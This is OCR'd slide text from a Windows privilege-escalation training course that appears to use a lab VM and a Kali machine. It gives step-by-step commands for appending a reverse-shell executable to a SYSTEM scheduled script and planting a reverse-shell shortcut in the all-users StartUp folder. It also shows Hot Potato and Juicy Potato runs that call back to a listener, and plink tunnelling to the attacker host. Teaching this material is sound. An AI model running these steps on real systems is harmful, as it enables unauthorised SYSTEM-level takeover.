
Often we have to rely on other clues, such as finding a script or log file that indicates a scheduled task is being run.

Privilege Escalation

1. In the C:\DevTools directory, there is a PowerShell script called "CleanUp.ps1". View the script:
   ```
   > type C:\DevTools\CleanUp.ps1
   ```
2. This script seems like it is running every minute as the SYSTEM user. We can check our privileges on this script using accesschk.exe:
   ```
   > C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
   ```
   It appears we have the ability to write to this file.

Privilege Escalation

3. Backup the script:
   ```
   > copy C:\DevTools\CleanUp.ps1 C:\Temp\
   ```
4. Start a listener on Kali.
5. Use echo to append a call to our reverse shell executable to the end of the script:
   ```
   > echo C:\PrivEsc\reverse.exe >>
   C:\DevTools\CleanUp.ps1
   ```
6. Wait for the scheduled task to run (it should run every minute) to complete the exploit.


Insecure GUI Apps (Citrix Method)

Insecure GUI Apps

On some (older) versions of Windows, users could be granted the permission to run certain GUI apps with administrator privileges.

There are often numerous ways to spawn command prompts from within GUI apps, including using native Windows functionality.

Since the parent process is running with administrator privileges, the spawned command prompt will also run with these privileges.

I call this the “Citrix Method” because it uses many of the same techniques used to break out of Citrix environments.

Privilege Escalation

1. Log into the Windows VM using the GUI with the “user” account.
2. Double click on the “AdminPaint” shortcut on the Desktop.
3. Open a command prompt and run:

   ```
   > tasklist /V | findstr mspaint.exe
   ```

   Note that mspaint.exe is running with admin privileges.

Privilege Escalation

4. In Paint, click File, then Open.
5. In the navigation input, replace the contents with:
   `file://c:/windows/system32/cmd.exe`
6. Press Enter. A command prompt should open running with admin privileges.


Startup
Apps

Startup Apps

Each user can define apps that start when they log in, by placing shortcuts to them in a specific directory.

Windows also has a startup directory for apps that should start for all users:

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

If we can create files in this directory, we can use our reverse shell executable and escalate privileges when an admin logs in.

Startup Apps

Note that shortcut files (.lnk) must be used. The following VBScript can be used to create a shortcut file:

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\StartUp\reverse.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\PrivEsc\reverse.exe"
oLink.Save
```

Privilege Escalation

1. Use accesschk.exe to check permissions on the StartUp directory:

```
> .\accesschk.exe /accepteula -d
"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```

2. Note that the BUILTIN\Users group has write access to this directory.

Privilege Escalation

3. Create a file CreateShortcut.vbs with the VBScript provided in a previous slide. Change file paths if necessary.
4. Run the script using cscript:

```
> cscript CreateShortcut.vbs
```

5. Start a listener on Kali, then log in as the admin user to trigger the exploit.


Installed
Applications

Installed Applications

Most privilege escalations relating to installed applications are based on misconfigurations we have already covered.

Still, some privilege escalations results from things like buffer overflows, so knowing how to identify installed applications and known vulnerabilities is still important.

Commands

Manually enumerate all running programs:

```
> tasklist /v
```

We can also use Seatbelt to search for nonstandard processes:

```
> .\seatbelt.exe NonstandardProcesses
```

winPEAS also has this ability (note the misspelling):

```
> .\winPEASany.exe quiet procesinfo
```

Exploit-DB

Once you find an interesting process, try to identify its version. You can try running the executable with /? or -h, as well as checking config or text files in the Program Files directory.

Use Exploit-DB to search for a corresponding exploit.

Some exploits contain instructions, while others are code that you will need to compile and run.


Hot Potato

Hot Potato

Hot Potato is the name of an attack that uses a spoofing attack along with an NTLM relay attack to gain SYSTEM privileges.


The attack tricks Windows into authenticating as the SYSTEM user to a fake HTTP server using NTLM. The NTLM credentials then get relayed to SMB in order to gain command execution.

This attack works on Windows 7, 8, early versions of Windows 10, and their server counterparts.

Privilege Escalation

(Note: These steps are for Windows 7)

1. Copy the potato.exe exploit executable over to Windows.
2. Start a listener on Kali.
3. Run the exploit:
   .\potato.exe -ip 192.168.1.33 -cmd "C:\PrivEsc\reverse.exe" -enable_httpserver true -enable_defender true -enable_spoof true -enable_exhaust true
4. Wait for a Windows Defender update, or trigger one manually.


Service
Accounts
(Rotten / Juicy
Potato)

Service Accounts

We briefly talked about service accounts at the start of the course.

Service accounts can be given special privileges in order for them to run their services, and cannot be logged into directly.

Unfortunately, multiple problems have been found with service accounts, making them easier to escalate privileges with.

Rotten Potato

The original Rotten Potato exploit was identified in 2016.

Service accounts could intercept a SYSTEM ticket and use it to impersonate the SYSTEM user.

This was possible because service accounts usually have the “SeImpersonatePrivilege” privilege enabled.

Juicy Potato

Rotten Potato was quite a limited exploit.

Juicy Potato works in the same way as Rotten Potato, but the authors did extensive research and found many more ways to exploit.

https://github.com/ohpe/juicy-potato

Privilege Escalation

(Note: These steps are for Windows 7)

1. Copy PSExec64.exe and the JuicyPotato.exe exploit executable over to Windows.
2. Start a listener on Kali.
3. Using an administrator command prompt, use PSExec64.exe to trigger a reverse shell running as the Local Service service account:

```
> C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```

Privilege Escalation

4. Start another listener on Kali.
5. Now run the JuicyPotato exploit to trigger a reverse shell running with SYSTEM privileges:

```
> C:\PrivEsc\JuicyPotato.exe -l 1337 -p
C:\PrivEsc\reverse.exe -t * -c {03ca98d6-ff5d-
49b8-abc6-03dd84127020}
```

6. If the CLSID ({03ca…) doesn't work for you, either check this list: https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md or run the **GetCLSID.ps1 PowerShell script.**


Port
Forwarding

Port Forwarding

Sometimes it is easier to run exploit code on Kali, but the vulnerable program is listening on an internal port.

In these cases we need to forward a port on Kali to the internal port on Windows.

We can do this using a program called plink.exe (from the makers of PuTTY).

plink.exe

The general format of a port forwarding command using plink.exe:

```
> plink.exe <user>@<kali> -R <kali-port>:<target-IP>:<target-port>
```

Note that the <target-IP> is usually local (e.g. 127.0.0.1).

plink.exe requires you to SSH to Kali, and then uses the SSH tunnel to forward ports.

Privilege Escalation

1. First, test that we can still login remotely via winexe:

```
# winexe -U 'admin%password123'
//192.168.1.22 cmd.exe
```

2. Using an administrator command prompt, re-enable the firewall:

```
> netsh advfirewall set allprofiles state on
```

3. Confirm that the winexe command now fails.
4. Copy the plink.exe file across to Windows, and then kill the SMB Server on Kali (if you are using it).

Privilege Escalation

5. Make sure that the SSH server on Kali is running and accepting root logins. Check that the “PermitRootLogin yes” option is uncommented in /etc/ssh/sshd_config. Restart the SSH service if necessary.
6. On Windows, use plink.exe to forward port 445 on Kali to the Windows port 445:
```
> plink.exe root@192.168.1.11 -R 445:127.0.0.1:445
```
7. On Kali, modify the winexe command to point to localhost (or 127.0.0.1) instead, and execute it to get a shell via the port forward:
```
# winexe -U 'admin%password123' //localhost cmd.exe
```


getsystem
(Named Pipes &
Token Duplication)

Access Tokens

Access Tokens are special objects in Windows which store a user's identity and privileges.

Primary Access Token – Created when the user logs in, bound to the current user session. When a user starts a new process, their primary access token is copied and attached to the new process.

Impersonation Access Token – Created when a process or thread needs to temporarily run with the security context of another user.

Token Duplication

Windows allows processes/threads to duplicate their access tokens.

An impersonation access token can be duplicated into a primary access token this way.

If we can inject into a process, we can use this functionality to duplicate the access token of the process, and spawn a separate process with the same privileges.

Named Pipes

You may be already familiar with the concept of a “pipe” in Windows & Linux:

```
> systeminfo | findstr Windows
```

A named pipe is an extension of this concept.

A process can create a named pipe, and other processes can open the named pipe to read or write data from/to it.

The process which created the named pipe can impersonate the security context of a process which connects to the named pipe.

getsystem

The “getsystem” command in Metasploit’s Meterpreter shell has an almost mythical status.

By running this simple command, our privileges are almost magically elevated to that of the SYSTEM user.

What does it actually do?

getsystem

The source code for the getsystem command can be found here: https://github.com/rapid7/metasploit-payloads/tree/d672097e9989e0b4caecfad08ca9debc8e50bb0c/c/meterpreter/source/extensions/priv

Three files are worth looking through: elevate.c, namedpipe.c, and tokendup.c

There are 3 techniques getsystem can use to “get system”.

Named Pipe Impersonation (In Memory/Admin)

Creates a named pipe controlled by Meterpreter.

Creates a service (running as SYSTEM) which runs a command that interacts directly with the named pipe.

Meterpreter then impersonates the connected process to get an impersonation access token (with the SYSTEM security context).

The access token is then assigned to all subsequent Meterpreter threads, meaning they run with SYSTEM privileges.

Named Pipe Impersonation (Dropper/Admin)

Very similar to Named Pipe Impersonation (In Memory/Admin).

Only difference is a DLL is written to disk, and a service created which runs the DLL as SYSTEM.

The DLL connects to the named pipe.

Token Duplication (In Memory/Admin)

This technique requires the “SeDebugPrivilege”.

It finds a service running as SYSTEM which it injects a DLL into.

The DLL duplicates the access token of the service and assigns it to Meterpreter.

Currently this only works on x86 architectures.

This is the only technique that does not have to create a service, and operates entirely in memory.

Summary

getsystem was designed as a tool to escalate privileges from a local admin to SYSTEM.

The Named Pipe techniques require local admin permissions.

The Token Duplication technique only requires the SeDebugPrivilege privilege, but is also limited to x86 architectures.

getsystem should not be thought of as a user -> admin privilege escalation method in modern systems.


User
Privileges

User Privileges

In Windows, user accounts and groups can be assigned specific “privileges”.

These privileges grant access to certain abilities.

Some of these abilities can be used to escalate our overall privileges to that of SYSTEM.

Highly detailed paper: https://github.com/hatRiot/token-priv

Listing our Privileges

The whoami command can be used to list our user's privileges, using the /priv option:

```
> whoami /priv
```

Note that "disabled" in the state column is irrelevant here. If the privilege is listed, your user has it.

SeImpersonatePrivilege

The SeImpersonatePrivilege grants the ability to impersonate any access tokens which it can obtain.

If an access token from a SYSTEM process can be obtained, then a new process can be spawned using that token.

The Juicy Potato exploit in a previous section abuses this ability.

SeAssignPrimaryPrivilege

The SeAssignPrimaryPrivilege is similar to SeImpersonatePrivilege.

It enables a user to assign an access token to a new process.

Again, this can be exploited with the Juicy Potato exploit.

SeBackupPrivilege

The SeBackupPrivilege grants read access to all objects on the system, regardless of their ACL.

Using this privilege, a user could gain access to sensitive files, or extract hashes from the registry which could then be cracked or used in a pass-the-hash attack.

SeRestorePrivilege

The SeRestorePrivilege grants **write** access to all objects on the system, regardless of their ACL.

There are a multitude of ways to abuse this privilege:

- Modify service binaries.
- Overwrite DLLs used by SYSTEM processes
- Modify registry settings.

SeTakeOwnershipPrivilege

The SeTakeOwnershipPrivilege lets the user take ownership over an object (the WRITE_OWNER permission).

Once you own an object, you can modify its ACL and grant yourself write access.

The same methods used with SeRestorePrivilege then apply.

Other Privileges (More Advanced)

- SeTcbPrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeDebugPrivilege (used by getsystem)


Privilege
Escalation
Strategy

Enumeration

1. Check your user (whoami) and groups (net user <username>)
2. Run winPEAS with fast, searchfast, and cmd options.
3. Run Seatbelt & other scripts as well!
4. If your scripts are failing and you don't know why, you can always run the manual commands from this course, and other Windows PrivEsc cheatsheets online (e.g. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md)

Strategy

Spend some time and read over the results of your enumeration.

If WinPEAS or another tool finds something interesting, make a note of it.

Avoid rabbit holes by creating a checklist of things you need for the privilege escalation method to work.

Strategy

Have a quick look around for files in your user's desktop and other common locations (e.g. C:\ and C:\Program Files).

Read through interesting files that you find, as they may contain useful information that could help escalate privileges.

Strategy

Try things that don’t have many steps first, e.g. registry exploits, services, etc.

Have a good look at admin processes, enumerate their versions and search for exploits.

Check for internal ports that you might be able to forward to your attacking machine.

Strategy

If you still don’t have an admin shell, re-read your full enumeration dumps and highlight anything that seems odd.

This might be a process or file name you aren’t familiar with or even a username.

At this stage you can also start to think about Kernel Exploits.

Don’t Panic

Privilege Escalation is tricky.

Practice makes perfect.

Remember: in an exam setting, it might take a while to find the method, but the exam is always intended to be completed within a timeframe. Keep searching!